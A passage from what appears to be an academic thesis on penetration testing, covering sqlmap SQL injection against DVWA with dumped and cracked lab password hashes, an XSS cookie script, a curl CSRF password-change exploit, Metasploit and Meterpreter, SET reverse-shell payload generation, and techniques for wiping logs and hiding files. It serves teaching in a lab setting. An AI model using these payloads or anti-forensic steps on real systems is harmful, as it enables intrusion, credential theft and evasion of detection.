    Payload: id=1' AND SLEEP(5) AND 'fisg'='fisg&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT
        NULL,CONCAT(0x716b706271,0x6351786b4b716a7349526b58674f7359776f726a4e6161446c486a6c4
        iRDN&Submit=Submit
---
[10:03:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[10:03:20] [INFO] fetched data logged to text files under
    '/home/kali/.sqlmap/output/192.168.56.101'

[*] shutting down at 10:03:20
```

Figura 2.35. Output of the command 2.34.

impersonate the user itself. So if we visit a website WebSiteA.com, and it sets a cookie, and then we visit a website WebSiteB.com, that performs a request to WebSiteA.com, the cookie will be sent again, so the server of the WebSiteA has no way to understand which request is the malicious one. Fortunately today, modern frameworks adopt a solution to this problem by using AntiForgery field. In particular it consists of setting a cookie and a hidden input field with the same value which is unique for each request. In that way, if an attacker tries to perform a request only the cookie will be sent and not the hidden input field, so the request will be considered malicious.

```
Database: dvwa
Table: users
[5 entries]

| user_id | user | avatar | password | last_name | first_name |

| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg |
    5f4dcc3b5aa765d61d8327deb882cf99 | admin | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg |
    e99a18c428cb38d5f260853678922e03 | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg |
    8d3533d75ae2c3966d7e0d4fcc69216b | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg |
    0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg |
    5f4dcc3b5aa765d61d8327deb882cf99 | Smith | Bob |
```

Figura 2.36. sqlmap dump of users table in database dvwa.

```
Database: dvwa
Table: users
[5 entries]

| user_id | user | avatar | password | last_name | first_name |

| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg |
    5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg |
    e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg |
    8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg |
    0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg |
    5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
```

Figura 2.37. sqlmap, dump of users table in database dvwa, with password hashes cracked

Within the *DVWA*, there is the *CSRF* page, from which it is possible to change the user password. If we have a look a that page, we can see that only the cookies are used to validate the request. It is possible to exploit this flaw, by stealing the cookie and create a request to the server with new parameters. The new created request could be sent by using some Social Engineering technique, or could be spread by using a stored XSS attack. Having a look at the URL

```
<script>alert(document.cookie)</script>
```

Figura 2.38. Script used for showing the cookie of a page

sent by submitting the form on *CSR* page, we can see the URL: http://192.168.56.101/dvwa/vulnerabilities/csrf/?password_new=test123&password_conf=test123&Change=Change#.

The attacker could create a simple HTML page, that performs a request to this URL and induces the victim to visit that page in order to change the user password. In order to test this vulnerability, the tool *curl* can be used by setting the cookies properly 2.39. The cookie "security" is used by the *DVWA* in order to set the difficulty of the exploitation, while the parameter "PHPSESSID" is used in PHP environment for identifying a session [75]. With the command in figure2.39, the password of the user will be set as "test123".

```
curl
--cookie "security=low; PHPSESSID=f9faa6713ff012fd5df07994ceda5715"
--location "http://192.168.56.101/dvwa/vulnerabilities/csrf/
        ?password_new=test123&password_conf=test123&Change=Change#"
```

Figura 2.39. cURL tool used for exploiting a CSRF flaw

2.7.7 Metasploit

Version	OS	License
4.16.7	Windows/Linux/OS X	BSD-3-clause

The tool *Metasploit* is a complex framework that provides a huge amount of functionalities and helps the attacker in all the phases involved in a penetration test: from information gathering until exploitation, to post-exploitation. A lot of time is necessary in order to properly use this tool, to have a complete knowledge of the many possibilities it offers, but after a while, it is like a friend, it can be used for so many goals, that it becomes difficult to avoid. If it is not the "World's most used penetration testing software", as stated on its website [76], it is certainly one of the most appreciated, due to its suitability and flexibility. Its strength is also the modularity that makes the tool easy to be extended; in past years this characteristic brought many users to implement some specific operation not yet provided by the tool, and to make it available for the rest of the community, by improving the tool itself.

Architecture and Components Being Metasploit a modular framework, it is composed by many components, each one with a specific function, that tends to be as small as possible in order to permit to every developer its customization. The definition of the architecture can start from its folder layout. The understanding of the folder structure of the tool is important because its usage reflects the path hierarchy. Once installed, Metasploit Framework creates a folder called *metasploit-framework* which contains the following sub-folders:

data it contains any kind of files used by Metasploit during its operations, consisting in configuration files, dll files, shell files or any other type

documentation it includes the documentation of the tool

external third-party libraries and source code are located on this folder

lib this folder contains the core libraries of the framework

modules the folder containing the modules of the framework

plugins it contains components of the framework that can be loaded at runtime

scripts this folder contains Meterpreter (a special component of Metasploit Framework) and other useful scripts

tools command-line utilities

The libraries of Metasploit Framework are the part of the software on which all the functionalities are based. They can be almost considered like layers:

Rex They include all the functions useful for most of tasks like connection handling, sockets, text manipulation, protocols management

Core This part of the library consists in a low-level API layer

Base It represents the high-level API, it is the simplified version of the Core libraries, even if sometimes not all the operations are permitted.

Modules within Metasploit Framework can be primary, the ones distributed with the software and located under *metasploit-framework/modules/*, and user-defined, located under */.msf4/modules/*. Usually a module is composed by a main part, the *exploit*, in which the logic is executed, and a *payload*, that is the code that will be executed remotely. In order to inject the *payload*, two more components are necessary: the *encoders*, used to hide the payload in order to circumvent antivirus protection, or IDS, (Intrusion Detection System), and the *nops*, which role is to handle the payload size properly.

MSFConsole is the most used interface of the framework. Although some GUI has been developed like *Armitage* [77], *MSFConsole* represents the most flexible way to interact with the tool. It permits to perform all the operations provided by the framework, even if it is not as friendly as a graphical one could be, since that it is a command-line tool. On the other hand, *MSFConsole* is fast and it provides tab-completion, functionalities that have contributed to make the whole framework so popular. The tool provides functionalities under form of commands, that can be divided into sections:

Core containing the commands to be executed to perform the common operations like set a variable, get a variable value, show the history, get the help, change current directory

Modules including all the module-related commands, permitting to search, select, edit, or get its information

Job on which category belong the commands that permits jobs management

Database including commands to be used for managing the data, including workspace creation, showing of the information collected on a workspace like hosts, services, notes, vulnerabilities

MSFConsole includes a global help, that is very useful in getting started, in which there are all the most important commands, then it is possible also to retrieve the help for each command, in which case it provides options, usage and examples of the command selected.

Although Metasploit Framework can be used in almost all the phases of a pentest as previously described, its main goal is the exploitation and at the time of writing, there are 1676 exploits officially available in the version distributed with Kali Linux. All the exploits included in Metasploit Framework can be *active* or *passive*. The difference between these two categories stands in the way they act: the *active* exploits perform some operations and wait for its completion before exit, while the *passive* exploits wait for a connection and after a connection is established, they perform the exploitation on the host connected.

Payloads in Metasploit Framework are the modules injected into the victims. Due to its flexibility, Metasploit Framework divides those modules into *singles*, *stagers* and *stages* according with their complexity and with the operations involved.

Singles They are the simple ones, the payloads that can be self-contained and that can be ideally injected by using netcat also.

Stagers These payloads require a connection before being injected, and Metasploit Framework decides the best one to be used autonomously according with reliability, dimension and compatibility

Stages They are the components that will be injected by the stagers

The payload generation can be performed by using *MSFConsole* and it requires the following operations:

1. select the payload we want to generate
2. call the command "generate", that performs a single iteration and selects the best encoder

During the generation it is possible to specify the number of iterations to perform (*-i*), the encoder to use (*-e*), the file on which export the payload. Once selected the payload, it is possible also to use the command *show options*, to have a look at the parameters used by the payload.

Database section inside Metasploit Framework is the location where all data are stored within the framework in order to be used later on, from a command or simply queried. Data stored can be easily imported/exported with ad-hoc commands. Data can be manually added or removed, and can be also queried or filtered according with the columns/properties that characterize each data type; for instance hosts can be filtered by IP address, architecture, MAC address, OS family and many more, so as services can be filtered by name, port state and so on. On each database, the following types of information are stored:

workspace it can be considered as an isolated environment, so it is possible to create as many workspaces as we want in order to maintain workspace data isolation

hosts the list of hosts within a workspace

services the list of services identified in a workspace, with the IP address of the host associated

vulns vulnerabilities discovered in relation with the host

notes they can be considered as logs

loot they represent the hash dump retrieved from victims

creds all the credentials discovered

Meterpreter is a Metasploit Framework functionality provided under the form of *payload*. It is considered a functionality, because it is a particular type of *stagers* payload, that once injected into the victim machine, provides a new environment on it, a console on which it is possible to execute commands. For sake of simplicity, it can be considered as a distributable Metasploit Framework client, since that it resides on the victim machine, and it receives commands to be executed by Metasploit Framework, even if, as we will see later, it is actually a server. Its strength is the capability to be extended at run-time, so it is possible to add new functionalities after its injection too. Its flexibility is also due to the protocol used for communications, the TLV, (Type Length Value) protocol, obtaining communications easy to be implemented, or even changed, in case of new feature additions. The communications between Metasploit Framework and *Meterpreter* use an encrypted channel, even if the protocol used is TLS 1.0. Another upside of this component is that it can be almost invisible on the target machine; it is loaded on memory and it doesn't write any file on disk, unless explicitly requested by the attacker. It lives within a process and it is able to migrate into other processes.

The basic workflow used by Metasploit Framework for injecting *Meterpreter* can be summarized in the following steps (2.40):

1. Metasploit Framework injects the first part of the payload
2. the payload injected on the target machine connects back to Metasploit Framework
3. Metasploit Framework sends the second part of the payload, that will be used for injecting *Meterpreter*
4. Metasploit Framework sends *Meterpreter* Server dll to the compromised machine
5. *Meterpreter* initializes the communication with Metasploit Framework

Even if we have defined *Meterpreter* as "distributable Metasploit Framework client", after injected, it is a server, that receives and executes commands on the compromised machine from Metasploit Framework.

Similarly, new features are added at runtime:

1. Metasploit Framework sends a DLL over the communication
2. *Meterpreter* loads the DLL in memory
3. the new library registers itself on the server
4. Metasploit Framework can now call the new functions on the server side of *Meterpreter* (on the target machine)

Once injected, if the session creation is successful, Metasploit Framework will give to the user access to *Meterpreter* client, that is similar to a Unix-based console, providing tab-completion feature, history, and a list of commands to be executed. Among the commands, *Meterpreter* provides also the golden command "help", that permits to explore all the commands available. The commands available include the core ones, and the ones belonging to the default extensions loaded: stadapi and priv.




Figura 2.40. Interaction between Metasploit and Meterpreter.

Core containing commands to be used for managing connections, load new extensions, running scripts, migrate to another process

Stdapi extension containing a list of commands that make *Meterpreter* similar to a normal console, providing functionalities for managing file system, checking network information

Priv extension containing additional utilities that check for privilege escalation or dump the content of a SAM, (Security Account Manager), database

Information Gathering We have described Metasploit Framework as a tool that could be ideally used in any phase of pentesting, so we will see some example of usage during *Information Gathering* phase. One simple operation that can be performed within Metasploit Framework is the import of a result scan performed with NMap, in order fill the Metasploit Framework database with all the information collected with NMap such as hosts, services, operating systems. Another way to achieve the same result of an import is the command *db_nmap* from *msfconsole*, that will use NMap for performing the scan and will save the results directly on Metasploit Framework database. Both the previous examples, require the usage of NMap, but Metasploit Framework includes some module that performs some of the scans provided by NMap such as *auxiliary/scanner/portscan/tcp* for a TCP scan, *auxiliary/scanner/portscan/syn* for performing TCP Syn scan, or TCP XMas scan [78]. Among the many modules provided by Metasploit Framework, there are some of them, that can help a penetration tester to identify the service running on machine. A simple search on Metasploit Framework (*search type:auxiliary name:version)* will reveal the many modules could be used for different services from *SSH* to *FTP*, *HTTP*, *IMAP*, *MySQL*, *SMB* and many more. If an attacker wants to identify the version of *SSH*, it will perform the following operations:

1. Select the module — *use auxiliary/scanner/ssh/ssh_version*
2. Set the hosts to be checked — *set RHOSTS a.b.c.d*
3. Run the module — *run*

Similar operations, will be performed for checking different services.

Check for vulnerabilities Due to its modularity, Metasploit Framework includes modules for almost everything, including vulnerability checks. As already described for information gathering, Metasploit Framework provides a command *db_import* that can be used to import data coming from external tools. In that way, the information collected can be used within Metasploit Framework to perform an exploitation. In the context of vulnerability scanner, *db_import* can be used to import scan results coming from both *Nexus* and *NeXpose*. The import permits to look for vulnerabilities found by using the command *vulns*. Another way of usage, is the testing of a target for a specific vulnerability. Two modules that can be used for demonstrating how to reach this goal; they are *auxiliary/scanner/smb/smb_login*, that scans a network by trying to login to each of its host, or *auxiliary/scanner/vnc/vnc_none_auth*, that looks for hosts running *VNC Server* permitting anonymous authentication.

Post-Exploitation In Metasploit Framework there is place also for Post-Exploitation For performing a privilege escalation, there is a specific command in *Meterpreter* that tries to exploit many techniques in order to obtain the access to the *System* account, or if it is not enough, we could try to use some existing vulnerability-specific module, such as the one the exploits the "Aurora" vulnerability that affected Internet Explorer 6, and was associated with the exploit CVE-2010-0249 [79].

2.7.8 Social Engineering

Social engineering consists in the exploitation of the human inclination to give help to other people that are in troubles. Since from childhood, all people are instructed to help someone that is in trouble, that needs help in order to accomplish some task. Starting from this behavior, people feel satisfied when they have the possibility to save someone or to take him out of troubles. So people have the habit to trust each other, especially if it is a friend or a colleagues. The problem is that this inclination, takes often people to make some assumption, to believe to everything other people say, and that can be dangerous sometimes.

> "Social engineering is the art of getting users to compromise information systems. Instead of technical attacks on systems, social engineers target humans with access to information, manipulating them into divulging confidential information or even into carrying out their malicious attacks through influence and persuasion" [80]

The main point of Social Engineering attacks is the exploitation of the human factor, regardless of technologies used, or security measures adopted. The issue has been already raised by many security researchers, pointing out that a huge amount of resources must be invested in protecting the weakest link of the security chain: humans behavior. People must be informed about the risks they run into when they give information on phone, or by email, without being absolutely sure about the identity of the person requesting the information. They need to be trained about the

behavior to adopt to identify and distinguish an attacker from a real colleague that is asking for help. Standard procedures must be defined and widely adopted within a company in order to avoid, and eventually react to a social engineering attack. Social engineering attacks can be very devastating because of its nature:

- it doesn't require any technical knowledge
- sometimes it doesn't require neither a direct interaction with people
- companies cannot adopt any technology to defend against it
- usually people are not aware about the risks, and tend to trust other people

Although each social engineering attack is different from the other, they can be divided according with the approach used:

Physical approach It requires the attacker to physically perform some action, such enter in the company office, or adopting the dumpster-diving technique

Social approach The attackers try to persuade the victim by using the authority or by asking for help

Reverse social engineering With this approach, the attacker let the victim think to need his help, so it is the victim that asks for help directly to the attacker.

Technical approach It is carried out by using a support, generally the support consists on Internet. By using the search engines, social networks, job vacancies, the attacker could able to collect a lot of information about the target

SET, Social Engineering Toolkit

Version	OS	License
7.7.1	Linux/Mac OS X	BSD

SET, (Social Engineering Toolkit), [81] can be considered the standard de facto among the tools used to carry out a technical social engineering attack. It is "specifically designed to perform advanced attacks against the human element" [81]. It is a CLI-based tool, that follows the user through a set of questions which permit the tool to collect the input data used to customize the attack. The tool includes also some functionality that permits the injection of a payload, by interacting with msf. The social engineering attacks provided by the tool are:

Spear-phishing attack This module is used to create emails starting from a template or creating a custom template and sending them to a list of recipients in a file. By using this module, it is possible to specify the file format to attach and the payload to inject into the target machine.

Website attack vector This module includes a series of web-based vectors that will be exploited for injecting a malicious payload

Infectious Media Generator It creates an "autorun.inf" file and a Metasploit Framework payload that will be executed when the media is inserted.

Create a Payload and Listener This command is used to create a payload and listener that will wait for the connection from the payload just created. This could be useful if the payload will be injected in a different way to the target machine respect the methods supported by SET

Mass Mailer Attack This module is used for sending emails, to one or more recipients, it gives the possibility to specify email fields such as subject, body and attach a file to it.

Arduino-Based Attack Vector It provides the creation of a payload to be used for programming an Arduino-based device. This vector can be useful for physically attack a target machine

Wireless Access Point Attack Vector This module can be useful within a local network, since that its goal is the creation of a real Wireless-Access point, a *DHCP* server in order to spoof the DNS and redirect the traffic though an attacker machine.

QRCode Generator Attack Vector It creates a QRCode that points to a user-specified URL.

Powershell Attack Vectors It creates Powershell-specific attacks

SMS Spoofing Attack Vector This vector is based on the service spoofmytextmessage.com, that permits to send a message specifying a fake sender number.

SET includes also a tool, *seautomate*, that can be used for automating the operations to be performed with *SET*. It requires the creation of a file in which there are listed, one per line, the choice to be performed at each menu, and it will simply reproduce that choices into *SET*, avoiding the interaction with the user. If an attacker want to create a payload to be sent to the victim for creating a Metasploit Framework Meterpreter session, it needs to follow very few operations, no one requires technical knowledge 2.41.

1. Select "Create a Payload and Listener"
2. Select "Windows Reverse_TCP Meterpreter"
3. Set IP address and port of the listener
4. Send the executable file generated to the victim
5. Start the listener

As soon as the victim runs the payload generated, the attacker will have a *Meterpreter* console connected to the target machine.

2.8 Tracks covering

Tracks covering is the last phase of Penetration Testing, in which the attacker tries to hide all the evidences that can prove that the system has been compromised. During an intrusion, an attacker must be stealthy to avoid to be identified by automatic systems, or by system administrators. The main attacker enemies in this steps are IDS, (Intrusion Detection System), log files, both system and application logs and system audit. Ideally an attacker should leave the target machine as it was before the intrusion, but this is not possible due to the operations performed on the machine

```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 4


   1) Windows Shell Reverse_TCP Spawn a command shell on victim and send back
       to attacker
   2) Windows Reverse_TCP Meterpreter Spawn a meterpreter shell on victim and
       send back to attacker
   3) Windows Reverse_TCP VNC DLL Spawn a VNC server on victim and send back
       to attacker
   4) Windows Shell Reverse_TCP X64 Windows X64 Command Shell, Reverse TCP
       Inline
   5) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker
       (Windows x64), Meterpreter
   6) Windows Meterpreter Egress Buster Spawn a meterpreter shell and find a
       port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using
       SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS Use a hostname instead of an IP address
       and use Reverse Meterpreter
   9) Download/Run your Own Executable Downloads an executable and runs it

set:payloads>2
set:payloads> IP address for the payload listener (LHOST):192.168.56.104
set:payloads> Enter the PORT for the reverse listener:443
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under:
    /root/.set//payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):yes
```

Figura 2.41. SET, payload creation

and because often the attacker leaves some mechanism that permits him to control the machine easily, such as a backdoor. Since that the machine restore would be almost impossible, the intruder needs to minimize the evidences that can lead a system administrator or a forensics to find the guilty.

2.8.1 Log Files Management

In order to manipulate the logs, the intruder can decide to edit or to delete them. If the logs are deleted, it will be clear that someone deleted them for some reason, and it could lead the people who are investigating to look for any other kind of evidence. Furthermore, it could be possible that it has been run a job that copy the files remotely and in that case, the intruder has no chance to be invisible. On the other hand, if the intruder decides to simply modify them, it will require much time, and a more precise work, but can take the system administrator to think that everything is normal, so this strategy won't raise any suspect on him.

Windows logs

Windows logs can be seen by using the specific tool *Event Viewer* that permits to see all the logs and eventually to remove them. The only problem of this approach is that after the removal only one log will be present, stating the log deletion that means no less than an attacker deleted the logs. The alternative to this approach is the manual removal of the log files located under */winnt/system32*. Metasploit Framework can be useful in this phase also, by exploiting the powerful of *Meterpreter* console; *Meterpreter* provides a specific command can be used for clear all the logs on a Windows machine (*clearev*). Within Windows machine, another threat is represented by NTFS Alternate Data Stream [82], a feature that permits to decorate a file with additional data, or data stream, without modifying the existing data structure in the file system. It consists in a sort of union of many files (data streams) under a unique name, the one existing before the union, but they still remains separated, so they can be still considered as different files. In this scenario, it is possible to create an executable file, join it on a text file and it will result almost invisible to the normal software used for traversing the file system, even if there are many softwares that permit to see the data streams of a file. In order to run a particular stream within the command line, the command *start* could be used.

Linux logs

Linux logs can be found under */var/log* folder, which contains plain-text files. A very easy way to hide a file in Unix, is by pre-pending it with a dot(.). In that way the file will not be visible to the Graphical User Interface, but can be seen in the terminal by using the *-a* option. A smarter way of renaming the file consist in saving it with the double-dots-plus-space (".. ") or the triple-dots ("...") techniques. These two ways are similar to the previous one, but even if the files will be seen in a terminal, it will be difficult to identify it, since that the name will be similar to the special files "." and ".." contained in all folder, that respectively point to the current and to the parent directory. Another way in Linux to avoid to be caught is to substitute crucial file with symbolic links that point to the special device file */dev/null*. The first file to be considered before tampering the log files is the configuration of the *syslogd* daemon that can be found at */etc/syslog.conf*. The file lists all the log status (enabled/disabled) and the location of the corresponding log file for each line. At the end of the exploit, just before leaving the machine, it is important the manipulation of the history file on Unix-based system, since that many shells keep track of the last commands

executed. For example, considering the Bourne Again shell, also known as *Bash*, the file is located in the user home directory and it is called *.bash_history*. In order to avoid a shell to save all the command, the history can be disabled for a session or its size can be reduced, with shell-specific methods.

Mac logs

On Mac, being a Unix-based system, all the file renaming tricks work, as well as the same attention must be payed to the shell history file. What is a bit different in this system is the log location, which is */Library/Logs/*, but a particularly useful folder for an attacker is */.Trashes*. This folder can be exploited by attackers since that it can be a perfect place for hiding files for its permissions 2.42: every user can write or execute files on it, but only the root can rename or delete it. This means that if the attacker move a user file into */.Trashes*, neither the owner will be able to read it, so it will likely removed remained unnoticed.

```
d-wx-wx-wt@ 3 root wheel 102 3 Set 23:20 .Trashes
```

Figura 2.42. /.Trashes folder permissions

Also the *syslogd* is present on Mac, so as usual, the log configuration is under */etc/syslog.cong* file. On this system, there is also an additional file used by *syslogd* for saving log entries, named *asl.db*. This file is a binary file, so it cannot be simply modified using a text editor, but the attacker can try to delete the entries of this file by using *syslog*, after shutting-down the daemon that generates them. The figure 2.43 shows the deletion of all the log entries associated with *sshd*.

```
# syslog -db -p -k Sender sshd
```

Figura 2.43. Syslog command used for deleting log entries

2.9 Report generation

Report generation is a crucial step to be performed after a Penetration Test, it the the output of the process, the demonstration of all the operations engaged in order to simulate a real attack. Although this document is under-evaluated by most of the people, it states the status of system, it contains all the information collected, demonstrating its health. The artifact will be used by the attacked company to react to all the problems pointed out by the pentest, so it is important to understand the audience of the document in order to be as much pertinent as possible and to avoid to address people that would be not able to handle it. The document should contain the procedure followed by the testers, the information gathered, the vulnerabilities found, which parts of the system have been actually compromised and how, the real risk that such vulnerability could be exploited, the measures to be adopted in order to protect the system. Each of the activity described in the report have to be detailed with the time reference, to be able to analyse the

reaction of the system itself in any. It is important to point out that the report can contain very restrictive information, and that it should be categorized as top secret; this implies that each copy must be distributed to authorized people only and that in wrong hands, it could be exploited to carry out a real attack.

2.9.1 Report structure

A typical Penetration Test Report, will contain at least the following sections:

Executive Summary This section should address the executives of the company and should contain high-level information of the test performed. For each finding it should highlight the risk associated and the solution to be adopted for secure the system. It should not contain a in-depth description of the operations performed, but should be exhaustive for the audience, explaining the reasons of the choices taken and the objectives.

Methodology This part of the document should describe the methodology adopted in the process, the main phases of the penetration test, the tools used, the metrics used to evaluate the risk of the vulnerabilities.

Findings The audience of this section is composed by the people that likely will adopt or implement the proposed recommendation. This is the most technical part of the artifact, since that it must contain an in-depth explanation of all the steps undertaken to achieve the objective and find a vulnerability. In this section the writer has to describe in details the tools (and options associated) used for reaching the goal. It has to contain also a possible solution to the vulnerability found and how it can be adopted to reduce or, if possible, to avoid the risk associated with it. Each vulnerability discovered should be described by adhering at the following format:

Vulnerability Description of the vulnerability, eventually with an identifier (CVE/CWE) that can help the reader to understand the finding

Threat A raw categorization of the threat among low/medium/high/critical

Impact Description of the resources affected by the vulnerability and the possible effect in case such vulnerability would be exploited

Likelihood An estimation of the probability associated with its exploitation

Risk evaluation It is an evaluation of the risk associated with the finding according with threat level, impact and likelihood as proposed by NIST, (National Institute of Standard and Technology)[83].

Recommendation Penetration Tester should describe one or more strategies to be followed to mitigate or eliminate the risk, and the impact that such solution would have on the current system.

Capitolo 3

Labs

3.1 Description

In this chapter I will describe some example performed in a lab environment, built ad-hoc for showing the steps involved during penetration test. In this section all the penetration test phases described before will be shown, in order to give the reader a complete overview of the tasks involved. VirtualBox will be used as virtualization platform, hosting one guest machine in the role of attacker machine, running Kali Linux[85], and two guest machines, that will be the targets of penetrations tests, running respectively Windows Server 2008 R2 and a Linux flavor based on Ubuntu 8.04.

Kali Linux is a "Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering"[85]. It is the replacement of BackTrack Linux, another Penetration Testing distribution developed by Offensive Security, the company behind Kali Linux also. Kali Linux is "specifically tailored to the needs of penetration testing professionals", so even if it is more user-friendly than its predecessor, it cannot be used in replacement of a normal Linux distribution. Among its features, it provides more than 600 penetration testing tools, it supports a wide range of wireless devices, it uses a custom kernel, containing injection patches to permit wireless assessments and although it is an open source project, it is developed by a restricted group of people for security reason, and each package must be signed by both committer and team.

Regarding the target machines, Metasploitable 3 [87] will be used as Windows-based machine and Metasploitable 2 [86] as Linux-based. Both Metasploitable 3 and 2 are two operating systems built and distributed with known vulnerabilities, and with the aim of permitting security professionals to perform penetration test in an emulated environment.

3.1.1 Steps involved

Since that we are going to show a simulation of a penetration test, we are not targeting a real company, so we don't need to collect information about our target. Let's summarize the main steps involved in penetration test:

1. Footprinting

2. Scanning
3. Enumeration
4. Exploitation
5. Track Covering
6. Report generation

In our simulation, some of the steps will be skipped, because of its irrelevance in a simulated environment.

Footprinting won't take place, since that it doesn't make any sense due to the absence of a real target. We don't need to collect information about the target, because we will start the attack directly within the perimeter.

Scanning will be performed, because even if the attacker is in the same network of the victims, he doesn't know any information about the victims, from their Operating System, to the running services, so this step will be used for collecting all the information necessary.

Enumeration will be used in order to identify the vulnerabilities can be exploited.

Exploitation will be presented by showing only some of the possible exploitation on the target system. Being the victims built for training security professionals, it is likely that more that one vulnerability will be discovered, but only some of them will be exploited.

Track Covering will covered due to its importance in the real world, even if no system admin or IDS will be active in order to detect the intrusion.

3.1.2 Tools

The test will be performed by means of the following tools, categorized by step.

Scanning fping, Nmap

Enumeration httprint, OpenVAS, Metasploit Framework

Exploitation Metasploit Framework

Tracks Covering Metasploit Framework (Meterpreter)

3.2 Lab Set-up

In order to set-up a simulated environment to be used for penetration testing, it has been created in VirtualBox a host-only network which will be set both on the attacker and on the target machine. In that configuration, the penetration test will take place as an internal test, not an external one, so there is no need to circumvent perimetral defenses.

3.2.1 Network

Indeed within VirtualBox, it will be created a host-only network, which will be attached to all the machines, the attacker and the victims one. This configuration will reflect the scenario above mentioned, in which the attacker and the victims will belong to the same network, hence a internal attack will be simulated. In order to permit Internet connections by the guest machines, they have been configured with another network interface in NAT, (Network Address Translation) mode. In this configuration, the host machine will act as a NAT, for the guest machines, permitting the Internet connection [88]. Internet connection is not necessary on the victim machines, and often it is neither necessary on the attacker ones, even if there are some tool that uses the connection for accessing data remotely, for performing on-line query, or simply for checking for updates.

3.3 Metasploitable 3

As previously described, Metasploitable 3 is a Windows-based machine, configured to be vulnerable. So it has been deployed with a set of vulnerable services which can be exploited. It represents the successor of the Metasploitable 2 project, which will be described in the next section. What is really different from the previous version is the way used to build, configure and deploy the machine, since that the build process is based on Packer and Vagrant. The first one permits the creation of the virtual machine and the installation of all the software necessary, while the second one is used for managing virtual machines. It is also possible to configure the machine in order to have a different difficulty level, by setting a parameter at build time (`MS3_DIFFICULTY=easy vagrant up`) or by calling the command to set off the firewall (`netsh advfirewall set allprofiles state off`).

Just after the installation, it presents many credential pairs that can be used for accessing the system, even if we use the one used for the installation process(vagrant:vagrant). From this point, all the other information will be collected from the point of view of an attacker.

3.3.1 Scanning

Let's start our scan to the target with *fping*. As previously described in the section, *fping* is an extended version of *ping*, which is able to send *ICMP* request to network hosts. By using the command with the option *-g* we can see that the only hosts alive within the network are:

192.168.56.1 The host machine

192.168.56.104 The attacker machine

From the previous results, it seems that no other hosts are available on the network.

The same operation could have been performed with *Nmap*, so let's check the *Nmap* results by using the option *-sn*. *Nmap*, unlike *fping*, is able to identify 4 hosts in the network:

192.168.56.1 The host machine

192.168.56.100 The configured ip of the *DHCP* server

192.168.67.101 The victim machine

192.168.67.104 The attacker machine

Since now we have a target machine, we can start OS identification and services identification by using specific *Nmap* options -*O* and -toolopt-sV, which respectively permit to identify the running OS and the services, and can be run both on a single host or on an ip range. Obviously, the options could have been specified within the first command, but the objective now is the separation of the information collected in order to permit a better understanding of the steps. Although it could be used for analysing a range of ip addresses with in a network, since that the target has been already identified, it will be used against the victim only. As we have already written about configuration in *Metasploitable 3*, its firewall can be configured to have different set of active rules, and it will be shown the results of the same NMap command on both the configurations (3.1 and 3.2).

```
.
.
.
